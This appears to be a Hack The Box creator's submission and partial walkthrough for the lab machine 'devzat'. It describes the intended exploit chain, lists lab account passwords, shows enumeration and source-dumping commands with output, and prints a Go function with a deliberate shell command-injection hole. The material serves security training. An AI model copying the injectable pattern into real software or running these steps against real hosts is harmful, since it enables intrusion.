devzat

Introduction

My personal motivation for creating this box is:
Browsing reddit content I stumbled upon a release of an app written in golang which gives you the possibility to chat using nothing more than a ssh client. Basically you do `ssh -l username server-ip` and will be mounted into a feature rich chat app (devzat - like 'where the devs at'). I liked this idea and tried it out with the given test server. There I met the actual developer (a 15 year old student from Dubai) and chatted along with him. I totally liked his energy and the inventional spirit he has. So I decided to take his chat app (MIT licensed) and alter it to be vulnerable intentionally. And around this app I designed this box to be vulnerable as well and eventually misuse *devzat* to gain root privileges. For this purpose I rewrote big amounts of the app and added a vulnerable feature to be used to privesc. Personally I totally love `go` and did miss this kind of content at HTB. I also love the exploit chain I designed for being straight forward, not puzzly, somewhat realistic and I love the fact that you return to the very beginning after being deep into the box. I think the player will profit from having to look at actual code to understand what is happening.

The intended scenario is:

This box is designed to get players hacking the machine of a not so experienced developer playing around with one of his *products* - a chat app over ssh written in go. The indended exploit chain to get inital access to the box as *patrick* (the developer) is to leverage a **Remote Code Execution** vulnerability **in** a custom designed **go web application with underlying API** to manage his pets. The attacker can find the vulnerability by using **static code analysis** of the code provided at directory **.git** of the api service. After you gain the **initial foothold** on the machine **as patrick** you will find an E-mail sent by **root** to tell you there is a **InfluxDB database** to administer things, ready and waiting for patrick to be used. This **version 1.7.5** of the database (running in a **docker container**) suffers from a **known vulnerability** which can be exploited to **bypass authentication** and **retrieve catherines password**. After logging in as user **catherine** you will see **another E-mail** from **patrick** sent to her, telling her

that he introduced an **alpha release** of the feature she wanted in the **chat app**. It is hosted as a **locally bound** dev instance of that chat. He mentions their **default backup location** (is meant to be /var/backups) to see the **main and the dev source** of the app. So catherine should be able to get the **static password** to use the function by **looking at the actual code**. The **new function can print a file** from filesystem to the chat and suffers from a **Directory Traversal vulnerablility**. As the service is **running as root** catherine can login to the chat instance and either **view the root flag** or roots **id_rsa** to gain access to the system as **root**.

Info for HTB

Access

Passwords:

user	password	keyfiles
patrick	weong3Yooquo3eijieBizai1siemoig9	-
catherine	woBeeYareedahc7Oogeephies7Aiseci	-
root	HohQu2ugiex2eec5Zohqueiyai3vei6y	ssh/root@devzat.htb.key
file function in dev version of chat	CeilingCatStillAThingIn2021?	-

Key Processes

External

There are a view externally exposed processes the player can tinker with.

SSH:

- will only accept key authentication

Apache 2 is hosting two webservers:

- default redirects to devzat.htb

- devzat.htb - default landing page has instructions on how to use stable version of devzat via ssh
- pets.devzat.htb - Pet inventory web application and web service
    - with RCE vulnerability in one parameter
    - Cleanes up after itself every 5 seconds

Secure version of **devzat**:

- Chat program written in go
- Started as systemd service with helper script to maintain stability and restart handling

Internal

There are also a view interal processes which are for progressing to root.

SMTP:

- this is meaningless. It was only used to send the mails needed for progression and the story line

InfluxDB 1.7.5 - Docker Container

- The database is running in a docker container exposing a port
- The user can progress from inital foothold to another user
- Vulnerability: Authentication Bypass

Insecure version of **devzat**

- Chat program written in go
- Started as systemd service with helper script to maintain stability and restart handling
- "Enhanced" with a nice feature, which suffers from a Path Traversal vulnerability

Automation / Crons

There are not much automations going on. Every service is started via **systemd** and should be running when starting the box. They did in several test runs at my machine.

The docker container with the influxdb is started via `cron` liek:

```
# root -> crontab -e

@reboot docker run --rm -d -v /var/lib/influxdb:/var/lib/influxdb --
entrypoint ./entrypoint.sh -p 127.0.0.1:8086:8086 influx-db:1.7.5
influxd > /dev/null 2>&1
```

Firewall Rules

There are no firewall rules other than default installation of Ubuntu Server and docker in place:

```
root@devzat:~# iptables -S
-P INPUT ACCEPT
-P FORWARD DROP
-P OUTPUT ACCEPT
-N DOCKER
-N DOCKER-ISOLATION-STAGE-1
-N DOCKER-ISOLATION-STAGE-2
-N DOCKER-USER
-A FORWARD -j DOCKER-USER
-A FORWARD -j DOCKER-ISOLATION-STAGE-1
-A FORWARD -o docker0 -m conntrack --ctstate RELATED,ESTABLISHED -j
ACCEPT
-A FORWARD -o docker0 -j DOCKER
-A FORWARD -i docker0 ! -o docker0 -j ACCEPT
-A FORWARD -i docker0 -o docker0 -j ACCEPT
-A DOCKER -d 172.17.0.2/32 ! -i docker0 -o docker0 -p tcp -m tcp --
dport 8086 -j ACCEPT
-A DOCKER-ISOLATION-STAGE-1 -i docker0 ! -o docker0 -j DOCKER-
ISOLATION-STAGE-2
-A DOCKER-ISOLATION-STAGE-1 -j RETURN
-A DOCKER-ISOLATION-STAGE-2 -o docker0 -j DROP
-A DOCKER-ISOLATION-STAGE-2 -j RETURN
-A DOCKER-USER -j RETURN
```

Docker

Docker is used to host the vulnerable **influxdb** instance. It is started by cron job (see above). There is no Dockerfile as I installed the docker instance by hand starting at a given influx-db image.

Other

Those information are vague and more like an overview. With the submission of this document you received quite comprehensive notes on every single step and process, application, target, vulnerability and such. The folder structure is explained here:

```
> tree -L 2
.
├── devzat
│   ├── 00 - Creds.md
│   ├── 01 - Machine Character.md
│   ├── 05 - Initial foothold.md
│   ├── 25 - Traversing to catherine.md
│   ├── 45 - Privilege escalation to root.md
│   ├── 99 - Cleanup.md
│   ├── jwt.png
│   └── Submission Writeup.md
├── init-foothold
├── landing
├── lateral
│   └── influxdb-init.iql
├── ova
│   └── devzat.ova
├── privesc
│   ├── dev
│   └── main
└── ssh
```

devzat

This is the document you are reading. It also containes a lot of more information about the single components. I used `obsidian` to write this document.

- 00 - Creds: Creds overview
- 01 - Machine Character: Plot and Service description
- 05 - Initial foothold: Setup of Apache2 and a detailed description of the vulnerable api for inital foothold
- 25 - Traversing to catherine: Setup of the vulnerable influxdb docker container and detailed description of the vulnerability
- 45 - Privilege escalation to root: Setup of the vulnerable service and detailed description of the vulnerability
- 99 - Cleanup: Where to touch for network setup after submission

init-foothold

This has the source code of the vulnerable API for initial foothold

landing

This has the source code of the static landing page

lateral

This has the prestage file with the database content

ova

This has the importable ova machine file for you to deploy

privesc

There are two folders. `main` has the source code of the stable version of chat which is secure. `dev` has the source code of the alpha version of chat which is insecure.

ssh

This has ssh keys and pubs for patrick and root.


Writeup

Enumeration

Nmap

Using Nmap we can find ssh, apache2 and a highport running.

```
sudo nmap -sC -sV -oA nmap/devzat -v 192.168.17.129
```




We will find ssh and apache2 running on the usual ports and a high port which looks like another ssh service.

Landing page

Browsing to the port 80 it will tell us to use `devzat.htb`. The browser is redirecting there.

So adding `devzat.htb` to `/etc/hosts` will give us a static landing page.

```
7 # Static table lookup for hostnames.
6 # See hosts(5) for details.
5
4 127.0.0.1       localhost.localdomain localhost
3 ::1             localhost.localdomain localhost
2 127.0.1.1       redkite.localdomain redkite
1
8 192.168.17.129 devzat.htb
```



Chat

The landing page tells us to look at the service at port *8000* so we will.

Okay, get me started!

You are invited to try it out!

Go ahead and follow this instructions:

```
ssh -l [username] devzat.htb -p 8000
```

Enjoy chatting!

```
ssh -l c1sc0 devzat.htb -p 8000
```

Using ssh we can dial in. But after enumerating a little we seam not to get anything from this service by now.

```
> ssh -l c1sc0 devzat.htb -p 8000
Welcome to the chat. There are no more users
devbot: c1sc0 has joined the chat
c1sc0: /help
[SYSTEM] Welcome to Devzat! Devzat is chat over SSH: github.com/quackduck/devzat
[SYSTEM] Because there's SSH apps on all platforms, even on mobile, you can join from anywhere.
[SYSTEM]
[SYSTEM] Interesting features:
[SYSTEM] • Many, many commands. Run /commands.
[SYSTEM] • Rooms! Run /room to see all rooms and use /room #foo to join a new room.
[SYSTEM] • Markdown support! Tables, headers, italics and everything. Just use in place of newlines.
[SYSTEM] • Code syntax highlighting. Use Markdown fences to send code. Run /example-code to see an example.
[SYSTEM] • Direct messages! Send a quick DM using =user <msg> or stay in DMs by running /room @user.
[SYSTEM] • Timezone support, use /tz Continent/City to set your timezone.
[SYSTEM] • Built in Tic Tac Toe and Hangman! Run /tic or /hang <word> to start new games.
[SYSTEM] • Emoji replacements! (like on Slack and Discord)
[SYSTEM]
[SYSTEM] For replacing newlines, I often use bulkseotools.com/add-remove-line-breaks.php.
[SYSTEM]
[SYSTEM] Made by Ishan Goel with feature ideas from friends.
[SYSTEM] Thanks to Caleb Denio for lending his server!
[SYSTEM]
[SYSTEM] For a list of commands run
[SYSTEM] | /commands
c1sc0:
```


Gobuster

So next up we enumerate a bit further. `Gobuster` in dir mode on the landing page will not get us much more.


wfuzz

Using `wfuzz` for subdomain and vhost enumeration will get you `pets`.

```
wfuzz -c -w ~/tools/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u 'http://devzat.htb' -H "Host: FUZZ.devzat.htb" --hw 26
```




Quickly add this to your `/etc/hosts` and then investigate the site.




Pets Inventory

You can now visit the page and will be presented with a pets inventory webapp.



By using the form you could add a pet to the inventory. You can discover that it will vanish after around 5 seconds, though.




Gobuster again

Gobustering the page you can discover there is a `.git` folder with directory listing enabled.

```
gobuster dir -w ~/tools/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -u http://pets.devzat.htb/ -b 200
```

```
> gobuster dir -w ~/tools/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt  -u http://pets.devzat.htb -b 200
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://pets.devzat.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/patrick/tools/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   200
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/06/23 16:06:23 Starting gobuster in directory enumeration mode
===============================================================
/css                 (Status: 301) [Size: 40] [--> /css/]
/build               (Status: 301) [Size: 42] [--> /build/]
/server-status       (Status: 403) [Size: 280]
/.git                (Status: 301) [Size: 41] [--> /.git/]

===============================================================
2021/06/23 16:06:40 Finished
===============================================================
```



Git dumper

The tool git-dumper is able to just grab the source to be inspected.

```
> git-dumper/git_dumper.py http://pets.devzat.htb/.git pet-source
[-] Testing http://pets.devzat.htb/.git/HEAD [200]
[-] Testing http://pets.devzat.htb/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://pets.devzat.htb/.git/ [200]
[-] Fetching http://pets.devzat.htb/.gitignore [200]
[-] http://pets.devzat.htb/.gitignore responded with HTML
[-] Fetching http://pets.devzat.htb/.git/info/ [200]
[-] Fetching http://pets.devzat.htb/.git/refs/ [200]
[-] Fetching http://pets.devzat.htb/.git/logs/ [200]
[-] Fetching http://pets.devzat.htb/.git/info/exclude [200]
[-] Fetching http://pets.devzat.htb/.git/refs/heads/ [200]
[-] Fetching http://pets.devzat.htb/.git/refs/tags/ [200]
[-] Fetching http://pets.devzat.htb/.git/logs/refs/ [200]
[-] Fetching http://pets.devzat.htb/.git/logs/HEAD [200]
[-] Fetching http://pets.devzat.htb/.git/refs/heads/master [200]
[-] Fetching http://pets.devzat.htb/.git/logs/refs/heads/ [200]
[-] Fetching http://pets.devzat.htb/.git/logs/refs/heads/master [200]
[-] Fetching http://pets.devzat.htb/.git/description [200]
[-] Fetching http://pets.devzat.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://pets.devzat.htb/.git/index [200]
```

[... snip ...]

```
[-] Fetching http://pets.devzat.htb/.git/objects/b0/00a57acd3e3027fac564a394704a66c824b76d [200]
[-] Fetching http://pets.devzat.htb/.git/objects/a4/04baa1852e12d51e5941285100091e9380bb03 [200]
[-] Fetching http://pets.devzat.htb/.git/objects/bc/b397a0fe8794bf9f03b934812f1efee5533f34 [200]
[-] Fetching http://pets.devzat.htb/.git/objects/d5/eee74298e64b35d51a1ded2a482ae9cbbfd3c1 [200]
[-] Fetching http://pets.devzat.htb/.git/objects/da/93220bc34984be11385afbbe6cd044e7b455eb [200]
[-] Fetching http://pets.devzat.htb/.git/objects/47/ [200]
[-] Fetching http://pets.devzat.htb/.git/objects/bb/28a9414d456a3e71bc1ffca30e95b98f6dc2f1 [200]
[-] Fetching http://pets.devzat.htb/.git/objects/47/7b607f55d0d610decf739027ad1cad7846e8a1 [200]
[-] Fetching http://pets.devzat.htb/.git/objects/47/a0383d182b9413440099ee04c25954e08494e8 [200]
[-] Running git checkout .
Updated 24 paths from the index
> cd pet-source
> ls
characteristics  go.mod  go.sum  main.go  petshop  start.sh  static
> ls -la
drwxr-xr-x    - patrick 23 Jun 16:11 .git
.rw-r--r--   25 patrick 23 Jun 16:11 .gitignore
drwxr-xr-x    - patrick 23 Jun 16:11 characteristics
.rw-r--r--   88 patrick 23 Jun 16:11 go.mod
.rw-r--r--  163 patrick 23 Jun 16:11 go.sum
.rw-r--r-- 4.2k patrick 23 Jun 16:11 main.go
.rwxr-xr-x 7.0M patrick 23 Jun 16:11 petshop
.rwxr-xr-x  123 patrick 23 Jun 16:11 start.sh
drwxr-xr-x    - patrick 23 Jun 16:11 static
```

Foothold

By inspecting the source we can see a vulnerable function in this Pet Inventory app. It looks like the added pet will parse it's characteristics by using the os command `cat` to "load" the content of a predefined file.


```
40  func loadCharacter(species string) string {
41          cmd := exec.Command("sh", "-c", "cat characteristics/"+species)
42          stdoutStderr, err := cmd.CombinedOutput()
43          if err ≠ nil {
44                  return err.Error()
45          }
46          return string(stdoutStderr)
47  }
```

